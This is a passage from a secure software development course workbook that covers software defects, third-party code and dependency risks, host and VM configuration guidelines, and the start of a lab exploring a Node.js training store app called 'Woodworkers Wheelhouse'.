 - b) In the search text box for **Issues** (not the general repository-wide search), add the term **crypto** to the search text, and press **Enter** to view the results.

Open issues related to the **crypto** (encryption) module (if there are any) are shown.

Licensed For Use Only By: Abdulwahab Alweban dev.abdulwahab@gmail.com Dec 28 2018

- c) Change the search criteria to `is:issue is:closed crypto` to show closed issues related to `crypto`.
- d) Navigate through the results if necessary to see subsequent pages of results.

8. For the purpose of vulnerability tracking, how do issue tracking sites differ from databases like CVE?

Summary

In this lesson, you identified the need for security in your software projects. You identified various forces driving security requirements in your projects, and factors that undermine your ability to meet those requirements. You explored various methods and sources for identifying potential vulnerabilities in your software.

What major security-focused activities do you currently employ within your development processes?

What other sources of vulnerability intelligence will you use in your own software projects?



Note: Check your CHOICE Course screen for opportunities to interact with your classmates, peers, and the larger CHOICE online community about the topics covered in this course or other topics you are interested in. From the Course screen you can also access available resources for a more continuous learning experience.

2

Handling Vulnerabilities

Lesson Time: 3 hours

Lesson Introduction

Before you focus on specific vulnerabilities and tactics for dealing with them, there are some general strategies that you can employ to prevent vulnerabilities from creeping into your software.

Lesson Objectives

In this lesson, you will:

- Handle vulnerabilities due to software defects and misconfiguration.
- Handle vulnerabilities due to human factors.
- Handle vulnerabilities due to shortcomings in software development and deployment processes.

TOPIC A

Handle Vulnerabilities Due to Software Defects and Misconfiguration

Software defects and misconfiguration can introduce a wide range of vulnerabilities into your software projects.

Software Defects

Just as software has a lifecycle, software defects have a lifecycle as well. Software security failures after software is released can be traced back to errors in design and development. Terms that describe software problems correspond to phases of the development process.

<i>Software Quality Problem</i>	<i>Description</i>
<i>Error</i>	A mistake that someone makes when producing software—for example, when designing an application, when programming it, or when installing and configuring it.
<i>Fault</i>	The manifestation of an error within code. When you can point to a problem area in code that is leading to a security problem (a <i>bug</i>), you are identifying the fault.
<i>Defect</i>	A deviation from requirements (resulting from a fault)—when something doesn't work the way it should, or doesn't live up to quality requirements.
<i>Failure</i>	A real-world problem that occurs when a defect is released to customers.

Defects are generally more expensive to correct the longer it takes for them to be detected in the development process. In general, it is much less costly to prevent or correct a software security error than it is to recover from a software security failure.

Causes of Software Defects

Although security defects may be placed in code maliciously, more often they are simply due to a development mistake, such as:

- A flaw in the design, or a failure to design for security
- A programming error
- Mistaken or incomplete assumptions—such as the environment in which software will operate, how specific APIs or functions work, access rights users will have, and so forth
- A change in the context in which the software runs
- Using third-party code that is not secure
- Bugs introduced through maintenance updates

Guidelines for Preventing Security Defects

Follow these guidelines when you work to prevent security defects.



Note: All of the Guidelines for this lesson are available as checklists from the **Checklist** tile on the CHOICE Course screen.

Build Security into Your Design Processes

The stronger your design early on, the less code you will have to change later on. To build security into your design processes:

- Be sure that you understand what you are trying to build. Some developers document the software concept in a "theory of operations" document that describes what the software will do, and how it will do it. This may be recorded in more detail in requirements documents.
- Identify the environment in which your software will run.
- Identify the major modules in your software.
- List all of the errors that might occur in various modules, and how you will deal with them.
- Resist adding features that are not driven by requirements.
- Obtain, read, and follow secure coding standards defined for the specific programming languages and environments you use, such as:
 - SEI CERT Oracle Coding Standard for Java—<https://www.securecoding.cert.org/confluence/display/java/Java+Coding+Guidelines>
 - SEI CERT Android Secure Coding Standard—<https://www.securecoding.cert.org/confluence/display/android/Android+Secure+Coding+Standard>
 - SEI CERT C Coding Standard—<https://www.securecoding.cert.org/confluence/display/c/SEI+CERT+C+Coding+Standard>
 - SEI CERT C++ Coding Standard—<https://www.securecoding.cert.org/confluence/pages/viewpage.action?pageId=637>
 - SEI CERT Perl Coding Standard—<https://www.securecoding.cert.org/confluence/display/perl/SEI+CERT+Perl+Coding+Standard>

Prevent Coding Defects

To prevent security defects as you develop software:

- Keep your code efficient and readable while meeting requirements. The less code you write and the more clearly you write it, the less likely you are to introduce bugs.
- As you code, resist adding new features that were not planned in the design process.
- Pay attention to feedback from the code analysis tools provided by the debugging and development environment (lint, warnings, etc.). Compile code using the highest warning level available for your compiler, and improve the code to eliminate warnings.
- Use static and dynamic analysis tools to detect and eliminate additional security defects, extending the tools provided with your development environment with appropriate and effective third-party code analysis tools.
- Exercise care at all input and output points (parameters passed in or out, return codes, etc.).
 - Validate input provided by all untrusted data sources, including command line arguments, input parameters, environmental variables, URL query strings, web POST data, and user controlled files.
 - Sanitize data and web output you pass to other systems (such as command shells, relational databases, and software components).

Identify and Correct Security Issues During Development

To review and test for security defects as you develop software:

- Scan your code and consider how you might attack it yourself. Consider, for example:
 - What would happen if the module is provided with unexpected inputs?
 - Would timing problems or delays between successive calls expose race conditions?
 - Does the module expose any sensitive information?
 - What would happen if the user has different permissions than you normally intend?
 - What would happen if the software runs from a different location than you normally intend?

- Lead another competent programmer through your code line-by-line, as you explain how each unit works. Often, you'll find your own problems just by having to explain what the code does. In some cases, the other programmer will spot problems that you don't, because you are so familiar with the code yourself.
- Develop and use a security review checklist to remind you to check for specific types of security problems. Use lists of common vulnerabilities and attacks as a guide for developing your checklist.

Do Not Duplicate or Distribute

ACTIVITY 2-1

Preventing Security Defects

Scenario

As you continue to gain expertise in software security, you find that other developers have started coming to you for advice on various security issues they have encountered. The following are some examples. For each question, consider what advice you might give.

1. Developer Doris says, "A security defect was reported in my application. After several hours recreating the problem and tracing it to the source, I figured out that the problem is in a third-party framework that I used for development. How might I have prevented this problem?"

2. Developer Doris returns to you later and says, "After some more investigation, I figured out that the security defect wasn't directly in the *third-party* component I used, but in a *fourth-party* component that the third-party component used. In other words, the problem was in a *dependency of a dependency*. With so many dependencies and sub-dependencies, how can I possibly avoid introducing security problems in my software when I use reusable components?"

3. Developer Dave says, "This is the first time I've programmed in the C language. I wrote a function that manipulates some text strings using the C Standard Library `strncat()` function to append one string to another. Apparently, I misunderstood one of the parameters. While I should have specified the *size of space remaining in the buffer* to accept the characters I was appending, I actually specified *the total number of characters in the entire buffer*. As a result, I introduced a buffer overflow defect into the program. How can I avoid creating problems like this in the future?"

Problems in Third-Party Code

It is common practice to reuse other people's code. Code-sharing sites such as GitHub®, Google Code™, and PyPI provide free access to thousands of open source software projects and third-party components. Community sites like Stack Overflow provide code snippets posted by the software development community. For better or worse, much of the web has been constructed to include code snippets that web developers have cut-and-pasted. At its best, code reuse saves time, reduces effort, and promotes consistency. At its worst, however, code reuse may add risk to your development projects, and may cost you more in the long run.

Third-party code includes such things as:

- Host operating system and application runtime environment, which may be misconfigured
- Libraries, frameworks, user interface controls, and other modules typically run with full system privileges
- Mobile device system and firmware (which may be rooted or otherwise compromised)
- Cloud service APIs

In general, using third-party code is an acceptable practice, and in many situations, it is even recommended for security reasons. For example, data encryption is one example where most software security experts recommend that you use a reputable third-party encryption library rather than attempting to write your own code.

However, incorporating third-party code into your own software can be a problem if it proves to be a source of vulnerabilities. In fact, using components with known vulnerabilities is one of the problems listed in OWASP's Top Ten list of web vulnerabilities. It has been estimated that 90 percent of all software development projects include third-party code. If third-party code ends up being the weakest link in your software, then it undermines the efforts you took to write your own code securely.

You should not make assumptions when dealing with third-party code. Thoroughly vet any third-party code you intend to use, through research and testing. Even after you have established the safety of third-party code, new vulnerabilities may appear when you run your software in conjunction with other third-party code than what you had in development and testing (different operating systems, runtime libraries, device firmware, and so forth).

Problems in Standard Libraries

Standard libraries provide classes, templates, subroutines, macros, global variables, and other commonly used constructs that are included with every implementation of a programming language, and are treated by developers almost as though they are part of the programming language itself.

While standard libraries are used extensively by developers, they may unfortunately contain functions that are inherently insecure or that can easily be used inappropriately in ways that make them unsecure.

For example, C includes functions that may be exploited because they do not properly check for buffer overflows. Functions commonly recognized for this problem include `bcopy()`, `gets()`, `scanf()`, `sprintf()`, `strcat()`, `strcpy()`, and `vsprintf()`.

Dependencies

Third-party source code libraries allow developers to develop faster by enabling them to leverage common functionality developed and tested by others. In fact, just as you may use third-party code, the third-party code that you use may in turn use third-party code—which would make it fourth-party code, from your perspective.

While these multiple layers of "other people's code" within your project may be of very high quality, you shouldn't simply assume that they will be. For example, in 2014, the popular and well-respected OpenSSL cryptographic software library exposed information that should have been protected by the SSL/TLS encryption used to secure HTTPS communications. The software contained a bug (later named Heartbleed) that allowed anyone on the Internet (using an exploit) to read the memory of the systems protected by the vulnerable versions of the OpenSSL software. This bug compromised services that used its encryption functionality, enabling attackers to eavesdrop on communications, steal data from web services and users, and to impersonate services and users.

Heartbleed was not due to a design flaw in SSL/TLS protocols, but rather a programming mistake (improper input validation, enabling memory outside the bounds of the data buffer to be read).

Unfortunately, the programming mistake was in a common code library that was used pervasively by popular web servers such as Apache® and nginx, representing 66% of Internet sites when the problem was publicly disclosed in 2014.

You need to ensure that you are aware of all of the code dependencies your project uses (directly or indirectly), so you can monitor for vulnerabilities.

Encryption Validation

Python 3 doesn't have much in its standard library that deals with encryption. It provides hashing but not encryption. Software security experts generally recommend that you should not attempt to develop your own encryption code, since most developers don't have the time or experience to develop encryption that is better than what is provided in high-quality encryption libraries. On the other hand, common sense advises that you should be careful about which third-party code you use, especially when the functionality at stake so directly affects the security of your software. When you select an encryption library that works with your programming language and your project requirements, do your research to determine that the library uses secure protocols and has been tested and validated by the development community.



Note: Popular Python encryption libraries include `cryptography`, `PyCrypto`, `PyCryptodome`, `M2Crypto`, and `PyOpenSSL`.

Security of Host Systems and Service Providers

While common sense might lead to a conclusion that *cloud computing* (deploying company data and systems outside the company firewall) is inherently less secure than *on-premises*, evidence has shown

Licensed For Use Only By: Abdulwahab Alweban dev.abdulwahab@gmail.com Dec 28 2023

that in many cases, cloud service providers provide greater security than the typical business enterprise.

Nonetheless, using external service providers adds another layer of complexity to IT systems. You need to work in cooperation with those providing your services to ensure security as you move data back and forth between your premises and cloud services, and when data is located off premises.

Just as you would research and test the security of third-party code before incorporating it into your systems, you should do likewise for the external services that you use, such as your cloud platform, web hosting, application services, payment services, and so forth. In many cases, service providers can provide you with security guidelines that describe how their security is implemented, and what you need to do to take advantage of the protections they have put in place. Seek out this documentation and understand it before you design your own software that will interface with it.



Note: If the service provider can't provide you with information on the security protections they provide and guidelines on using their service in a secure manner, consider using a different service provider.

When using cloud services, the responsibility for securing your data (and your customers' data) is shared by your organization and your service provider. You should work closely with your service provider to ensure security across your systems. But ultimately, you need to do as much as possible on your end to protect the interests of you and your customers. For example, use multifactor authentication and encryption to protect data whenever it is transmitted or stored outside the organization. Not only is this a good idea, but it may also actually be required by law if your software is used in an industry such as banking or healthcare.

Guidelines for Using Third-Party Code and Services

Using third-party code and services in your projects introduces additional security considerations. In many cases, use of third-party services (such as cloud platforms) also involves incorporating code libraries into your own code, which enables you to access those services. Consider the following guidelines when using third-party code and services in a software project.

Determine Whether to Use Third-Party Code and Services

Often, third-party code and services can simplify your coding effort and save time. But in some cases, it may not save you any time and effort. As you decide whether there is merit in using third-party code and services, take the following factors into consideration:

- **Time to develop** the required functionality using third-party resources (including total time needed to learn their APIs, write code, test code, etc.) versus the total time to develop capabilities yourself.
- **Effort needed to verify security and other quality attributes** of third-party code and services versus the effort needed to design, develop, and test your own code.
- **Your ability to maintain and update your own software over time** may be impeded if the third-party code and services are not well maintained (if it is closed source, and it is abandoned by the developer, for example).
- **Limitations on how your software can be used and distributed** (depending on the licensing limitations, for example).
- **Size and complexity of the project and/or deliverable.** If you only need a small piece of functionality provided by the third-party code or service, it may be more efficient to write your own.
- **Developer support**, such as documentation, training, developer community, and so forth may be limited for some third-party code and services, frustrating developers and diminishing the benefits to your project in terms of time and effort.

Select Third-Party Code and Services for Use in Your Project

Perform the following tasks when selecting a particular library, component, or service for use in your software projects:

- **Identify your requirements**—Identify a list of requirements and constraints that third-party resources must meet, such as size, simplicity, ability to integrate with specific systems or APIs, performance, dependencies, development and deployment environments it must function in, human languages it must support, and licensing.
- **Determine whether it meets your requirements**—Examine code examples, documentation, and developer community forums to determine if third-party resources will meet your requirements, and to determine if adequate support is provided to developers.
- **Evaluate developer support**—Evaluate whether the code examples, documentation, and developer community forums will provide you with good support, and whether the third-party resources are actively updated and in current use by other developers.
- **Determine if other developers have many problems using it**—Read reviews and feedback from other developers who have used the third-party resources in their own projects to identify any problems they have encountered.
- **Research its security**—To determine if the third-party code or service has any current vulnerabilities, and how well vulnerabilities and other defects have been remediated in the past, research vulnerabilities databases. Review past and current issues in the issue tracking database, if it is publicly accessible, as it would be for open source projects.
- **Analyze its security**—If you have access to source code, inspect it for possible security defects (perhaps working as a team with other developers). Examine warnings and errors shown in the development environment and through any relevant code analysis tools in your possession.
- **Test its security**—Develop a *test harness* (a program whose sole purpose is to test the third-party code while it's in use) to test functions provided by the third-party code under various conditions for security, performance, and other quality attributes.
- **Avoid "lock-in"**—Evaluate the general design of the third-party code, and consider how the third-party code is implemented. If you have to replace it at some point, would you easily be able to "plug in" a replacement or write your own? If you only need to use a small portion of functionality, can you do so without including extra, unneeded functionality that increases the attack surface and adds to bloat in your project?
- **Know the source**—Download code and components from trustworthy sources, using HTTPS, signatures, and checksums to ensure the code hasn't been modified. Sometimes developers copy code snippets from web sources and paste them directly into their own source code. Even if it is provided by a trusted vendor, do not simply copy-and-paste code into your project without completely understanding each line of code that you are adding, and how it affects your project.

Keep Apprised of Vulnerabilities in Third-Party Code and Services

To know when new vulnerabilities are found in third-party code and services that you use in your software projects:

- Check for new vulnerabilities in third-party resources each time you issue a new build of your software.
- Monitor the NVD and other vulnerability databases for any components of other dependencies your software uses.
- If possible, monitor the bug-tracking system for every library your software uses, and identify security-related defects (which might not end up in the NVD or other vulnerability databases). If the vendor or developer provides an RSS feed or mailing list, subscribe to it so you'll be informed of new bugs as they're identified.
- Make sure you know all of your software's dependencies, and all dependencies of those dependencies. Stay apprised of vulnerabilities in any and all of these transitive dependencies.
- Get familiar with the potential vulnerabilities of whatever language, compiler, or interpreter you use, and make sure you implement appropriate protections and workarounds.

- If possible, include dependency checks into your build process, using a tool such as the free OWASP Dependency-Check project to quickly compile a list of a project's software dependencies and identify those with known vulnerabilities and exploits (https://www.owasp.org/index.php/OWASP_Dependency_Check).



Note: When this course was written, this tool primarily supported Java and .NET.

Host Platform Configuration

Web- and cloud-based applications rely on a host platform or service to run. This includes a variety of servers and services, including web, database, application, storage, messaging, directory services, search functions, and so forth. Although these services are not directly part of your application, they contribute to the security posture of the entire system. If they are improperly configured, they can lead to a wide variety of security problems. So secure configuration is essential.

Unfortunately, the system operators responsible for these services and those developing the applications that run on them may not be the same people or in the same group. Close cooperation between developers and system operators is necessary to ensure proper configuration and maintenance of the host platform.

Hypervisor Vulnerabilities

Many modern applications, particularly those running on cloud platforms, are designed to run on virtual machines (VMs).

The common wisdom regarding VM environments is that they tend to be more secure than traditional physical machine environments because the VMs are logically isolated from each other, and because they are often configured to be transient, popping in and out of existence as needed to perform specific short-lived tasks. A VM that actually is compromised could probably be taken offline and replaced quickly. An attack on VMs might focus on the hypervisor, the low-level system software that manages the creation, operation, and destruction of the VMs, but in practice, few hypervisor exploits have been identified.

On the other hand, the VM image (file that contains a "snapshot" of the system used to boot the VM) itself could be compromised by an attacker. And once running, a VM is subject to many of the same vulnerabilities as a traditional physical machine environment, so many of the security strategies used for physical machines apply to virtual machines.

Guidelines for Managing Vulnerabilities in External Hosts and Services

Follow these guidelines when you manage vulnerabilities in external hosts and services.

Prevent Configuration Vulnerabilities

To prevent configuration vulnerabilities in your hosting platforms:

- Review all switches and configuration settings to ensure the safest possible configuration.
- Remove or disable all unnecessary features (services, accounts, privileges, ports, etc.).
- Change default passwords for pre-configured accounts.
- Define a repeatable (preferably automated) process to quickly and easily provision and harden the configuration of a new deployment environment.
- Configure development, testing, and production environments the same way (but with different passwords).
- Define and adhere to a process for monitoring and patching vulnerabilities of all services and components in each deployed environment, and performing timely updates.

- Design a strong application architecture that securely separates components to minimize security problems across component boundaries in the event a misconfiguration should appear at any time.
- Run scans and perform audits periodically (automatically, if possible) to help detect future misconfigurations or missing patches.
- Use the most secure configuration for database connection strings. Use trusted connections, and do not use cleartext passwords. If possible, use a password hash instead of cleartext credentials.
- Configure network transmissions to use secure encryption. Use SSL, SSH, and other forms of encryption (such as encrypted database connections) to prevent data from being intercepted or interfered with over the wire.
- Configure data storage to use secure encryption. Encrypt file, object, and database storage.
- Some information security policies and standards require the database on-disk data to be encrypted. However, this is essentially useless if the database connection allows clear text access to the data.
- Configure passwords to be stored only in a non-reversible format.
- If possible, configure services to not store sensitive data such as PII and credit cards at all.

Prevent Vulnerabilities in Virtual Machine Infrastructure

There are a number of security concerns involved with using virtual machine environments, such as cloud platforms. Work with cloud services providers and the features they provide to implement the following security controls:

- **Make sure that a patch management system is in place** to ensure that all relevant patches are installed. This is especially important for any patches released that apply to the virtualization software itself. Also, carefully determine when and if general operating system patches should also be installed on the host and guests.
- **Provide the minimum access needed** in virtual machines and virtual networks to meet requirements. This will limit potential damage if security is breached. Monitor access to all environments on a regular basis to prevent unauthorized access.
- **Log and review user and system activities in the virtual environment** to check for irregular activity and any possible security breaches.
- **Pay special attention to how you configure virtual networking devices**, enabling network connectivity between systems only when necessary. Note that the security capabilities of virtual networking appliances may not be exactly the same as a physical device. For example, virtual switches in certain modes may fail to isolate traffic between host and guest or guest and guest in a virtual infrastructure.
- **Consistently capture snapshots**, or the state of the virtual environment at a certain point in time, to provide a quick and easy way to recover the entire environment should it be compromised.
- **Carefully monitor the number of virtual machines to avoid VM sprawl**, which occurs when the number of virtual machines exceeds the organization's ability to control or manage all of those virtual machines. A compromised VM could easily slip by your notice if you're dealing with VM sprawl. One of the best ways to avoid VM sprawl is to use a VM lifecycle management (VMLM) solution. VMLM solutions provide you with a centralized dashboard for maintaining and monitoring all of the virtual environments in your organization.
- **Protect against VM escape**, which occurs when an attacker executes code in a VM that allows an application running on the VM to "escape" the virtual environment and interact directly with the hypervisor. The attacker may be able to access the underlying host operating systems and thereby access all other VMs running on that host machine. The best way to protect against VM escape is to ensure that your virtualization software is kept up-to-date. You can also attempt to limit the resource sharing functionality between host and guest.

ACTIVITY 2–2

Identifying Vulnerabilities in a Software Project

Data Files


All project files within Desktop\cscdata\catalog

Scenario

Another developer has started prototyping the Woodworkers Wheelhouse website using Node.js. You will explore the design of the web application and start identifying what needs to be changed to improve security. You will start by accessing the site's functionality as a user to get a sense of how it functions and how it's put together, much like an attacker would do.

1. Launch the Catalog web application.

- From the Windows Desktop, open the **cscdata** folder. Open the **catalog** folder.
- Observe the files within **Desktop\cscdata\catalog**.



This directory contains a Node.js project that implements a relatively simple web application. The application provides an online store for Woodworkers Wheelhouse.

- In File Explorer, select **File→Open Windows PowerShell**.

- d) In the **PowerShell** console, type **npm start** and press **Enter**.

After a short delay, numerous messages appear in the console as the Catalog project starts the web server.

```

Executing (default): INSERT INTO `Products` (`id`, `name`, `description`, `price`, `^
NULL, '#3 Phillips Screwdriver', 'This #3 Phillips-head screwdriver features a sma
and portability. The blade is a stainless steel alloy with a hardened tip that
nes that have been stripped. Its soft-grip handle will prevent slippage no matte
crewdriver_phillips_sm.png', '2017-06-07 14:31:44.000 +00:00', '2017-06-07 14:31:4
Executing (default): INSERT INTO `Products` (`id`, `name`, `description`, `price`,
NULL, 'Flat File', 'This 6 inch flat file is great for any job that requires remo
er surfaces. The blade is a carbon steel alloy with sharpened teeth for extra du
ss handle is contoured for maximum grip.', 3.55, 'flat_file.png', '2017-06-07 14:31
+00:00');
Executing (default): INSERT INTO `Products` (`id`, `name`, `description`, `price`,
NULL, 'Round File', 'This 6 inch round file is great for any job that requires rem
and other surfaces. The blade is a carbon steel alloy with sharpened teeth for e
iberglass handle is contoured for maximum grip.', 3.55, 'round_file.png', '2017-06
1:44.000 +00:00');
Executing (default): INSERT INTO `Baskets` (`id`, `createdAt`, `updatedAt`, `userId
+00:00', 2017-06-07 14:31:44.000 +00:00', 1);
Executing (default): INSERT INTO `Baskets` (`id`, `createdAt`, `updatedAt`, `userId
+00:00', 2017-06-07 14:31:44.000 +00:00', 2);
Executing (default): INSERT INTO `Baskets` (`id`, `createdAt`, `updatedAt`, `userId
+00:00', 2017-06-07 14:31:44.000 +00:00', 3);
Executing (default): INSERT INTO `BasketItems` (`id`, `quantity`, `createdAt`, `upd
NULL, 2, '2017-06-07 14:31:44.000 +00:00', '2017-06-07 14:31:44.000 +00:00', 1, 1);
Executing (default): INSERT INTO `BasketItems` (`id`, `quantity`, `createdAt`, `upd
NULL, 3, '2017-06-07 14:31:44.000 +00:00', '2017-06-07 14:31:44.000 +00:00', 2, 1);
Executing (default): INSERT INTO `BasketItems` (`id`, `quantity`, `createdAt`, `upd
NULL, 1, '2017-06-07 14:31:44.000 +00:00', '2017-06-07 14:31:44.000 +00:00', 3, 1);
Executing (default): INSERT INTO `BasketItems` (`id`, `quantity`, `createdAt`, `upd
NULL, 2, '2017-06-07 14:31:44.000 +00:00', '2017-06-07 14:31:44.000 +00:00', 4, 2);
Executing (default): INSERT INTO `BasketItems` (`id`, `quantity`, `createdAt`, `upd
NULL, 1, '2017-06-07 14:31:44.000 +00:00', '2017-06-07 14:31:44.000 +00:00', 5, 3);
Executing (default): INSERT INTO `Feedbacks` (`id`, `comment`, `rating`, `createdAt
love this shop! Best products in town! Highly recommended!', 5, '2017-06-07 14:31
+00:00', 1);
Executing (default): INSERT INTO `Feedbacks` (`id`, `comment`, `rating`, `createdAt
eat shop! Awesome service!', 4, '2017-06-07 14:31:44.000 +00:00', '2017-06-07 14:31
Executing (default): INSERT INTO `Feedbacks` (`id`, `comment`, `rating`, `createdAt
customer support! Can't even upload photo of broken purchase!<br /><em>Support
Fs can be attached to complaints!</em>', 2, '2017-06-07 14:31:44.000 +00:00', '2017
Executing (default): INSERT INTO `Feedbacks` (`id`, `comment`, `rating`, `createdAt
the</b> store for awesome stuff of all kinds!', 4, '2017-06-07 14:31:44.000 +00:00
Executing (default): INSERT INTO `Feedbacks` (`id`, `comment`, `rating`, `createdAt
buy anywhere else from now on! Thanks for the great service!', 4, '2017-06-07 14:
00 +00:00');
Executing (default): INSERT INTO `Feedbacks` (`id`, `comment`, `rating`, `createdAt
good work!', 3, '2017-06-07 14:31:44.000 +00:00', '2017-06-07 14:31:44.000 +00:00'
Executing (default): INSERT INTO `Feedbacks` (`id`, `comment`, `rating`, `createdAt
thing useful available here!', 1, '2017-06-07 14:31:44.000 +00:00', '2017-06-07 14:
Executing (default): UPDATE Products SET deletedAt = '2014-12-27 00:00:00.000 +

```

This logging information would only be seen on the web server. Normal users would not see this.

2. View the web application as an end user.

- Launch the Chrome web browser.
- In the browser address bar, type **localhost:3000** and press **Enter**.

For testing purposes, the web application is running on the local computer on port 3000. Deployed to a real web domain, it would probably be set up to run on port 80 (HTTP) or 443 (HTTPS).

- c) Examine the website.

Image	Product	Description	Price
	#2 Phillips Screwdriver	This #2 Phillips-head screwdriver features a long, narrow body for an improved reach. The blade is a stainless steel alloy with a hardened tip that will fit any Phillips-head screw, even ones that have been stripped. Its soft-grip handle will prevent slippage no matter how much pressure is applied.	1.99
	#3 Phillips Screwdriver	This #3 Phillips-head screwdriver features a small, stubby body for easy maneuverability and portability. The blade is a stainless steel alloy with a hardened tip that will fit any Phillips-head screw, even ones that have been stripped. Its soft-grip handle will prevent slippage no matter how much pressure is applied.	1.25
	1/4 Inch Screwdriver	This 1/4 inch flat-head screwdriver features a small, stubby body for easy maneuverability and portability. The blade is a stainless steel alloy with a hardened tip that will fit any flat-head screw, even ones that have been stripped. Its soft-grip handle will prevent slippage no matter how much pressure is applied.	1.25
	3/16 Inch Screwdriver	This 3/16 inch flat-head screwdriver features a long, narrow body for an improved reach. The blade is a stainless steel alloy with a hardened tip that will fit any flat-head screw, even ones that have been stripped. Its soft-grip handle will prevent slippage no matter how much pressure is applied.	1.99

- The initial page shows a list of products.
- Along the top are provided controls to log in, change the language used on the website, search products for a particular word or phrase, send a message to Woodworkers Wheelhouse, and get information about the company and website.
- The address bar shows that the site has redirected to <http://localhost:3000/#/search>. (The Chrome browser may hide the http:// protocol.) This implies that the same code might have been used for showing the complete catalog (the default view) as is used for showing search results. This makes sense since the search results are essentially just a view of the whole catalog, filtered to show only products matching the search.

3. Search for a product.

- a) In the **Search** text box, type **saw**, and select **Search**.


The screenshot shows a web browser window with the title 'Woodworkers Wheelhouse v3.2.0'. The address bar displays 'localhost:3000/#/search?q=saw'. The page content includes a navigation bar with 'Login', 'English', a search input containing 'saw', and 'Search' buttons, along with 'Contact Us' and 'About Us' links. Below the navigation is a heading 'Search Results saw'. A table lists two products: 'Chainsaw' and 'Circular Saw'. The 'Chainsaw' row contains a small image of a chainsaw, the product name, a detailed description, and a price of \$105.95. The 'Circular Saw' row contains a small image of a circular saw, the product name, a description, and a price of \$74.99.

Image	Product	Description	Price
	Chainsaw	This gas-powered chainsaw is perfect for limbing and other light-duty work. It features a 16 inch steel guide bar and an automatic chain oiler. Its ergonomic design makes it easy to maneuver and comfortable to operate for extended periods of time.	105.95
	Circular Saw	This lightweight 7-1/4 inch circular saw makes wood cutting a breeze! The high-accuracy laser beam guide will keep your cuts straight and true, while the integrated dust	74.99

- The address bar shows **http://localhost:3000/#/search?q=saw**. The query string ?q=saw has been added to the address, causing the list to be filtered down to products whose data includes the text "saw."
- Products whose data includes the text "saw" are shown in the **Search Results** area.
- The keyword you typed in the **Search** box is shown on the page, next to the **Search Results** heading.

4. View product information.

- a) In the entry for Chainsaw, select the **View** button.



- Information about the chainsaw is shown as an overlay, including the product name, price, description, and image.
- A **Close** button is provided to hide the product view.
- The address bar still shows <http://localhost:3000/#/search?q=saw>, so it seems that a new GET request is not issued to the server to show this product information view. This view might be shown completely through local (client side) code, or it might be loaded asynchronously through an AJAX-style call to the server.

- b) Select **Close** to hide the product view.

5. Register on the site.

- a) Select **Login**.

The screenshot shows a web browser window with the title "Woodworkers Wheelhouse v3.2.0". The address bar displays "localhost:3000/#/login". The page content is a "Login" form. It includes fields for "Email" and "Password", each with a placeholder text. Below these fields are two buttons: "Log in" and "Log in with Google". There is also a "Remember me" checkbox and a link to "Register now!".

- The **Login** page is shown, prompting the user to provide an email address and password to log in.
- The **Log in with Google** button implies that it is possible to log in using Google credentials (through OAuth authentication).
- The **Remember me** check box implies that you can save the login state between sessions. Someone using this browser on this computer will not have to log in again the next time the site is accessed. (Typically, the user is "remembered" when the user successfully logs in. The server sends the browser a token value of some sort, which is meant to uniquely identify the user. The token is saved in the browser's local cookie storage.)
- The address for the login page is <http://localhost:3000/#/login>.
- New users can self-register on this site.

- b) Select **Register now!**

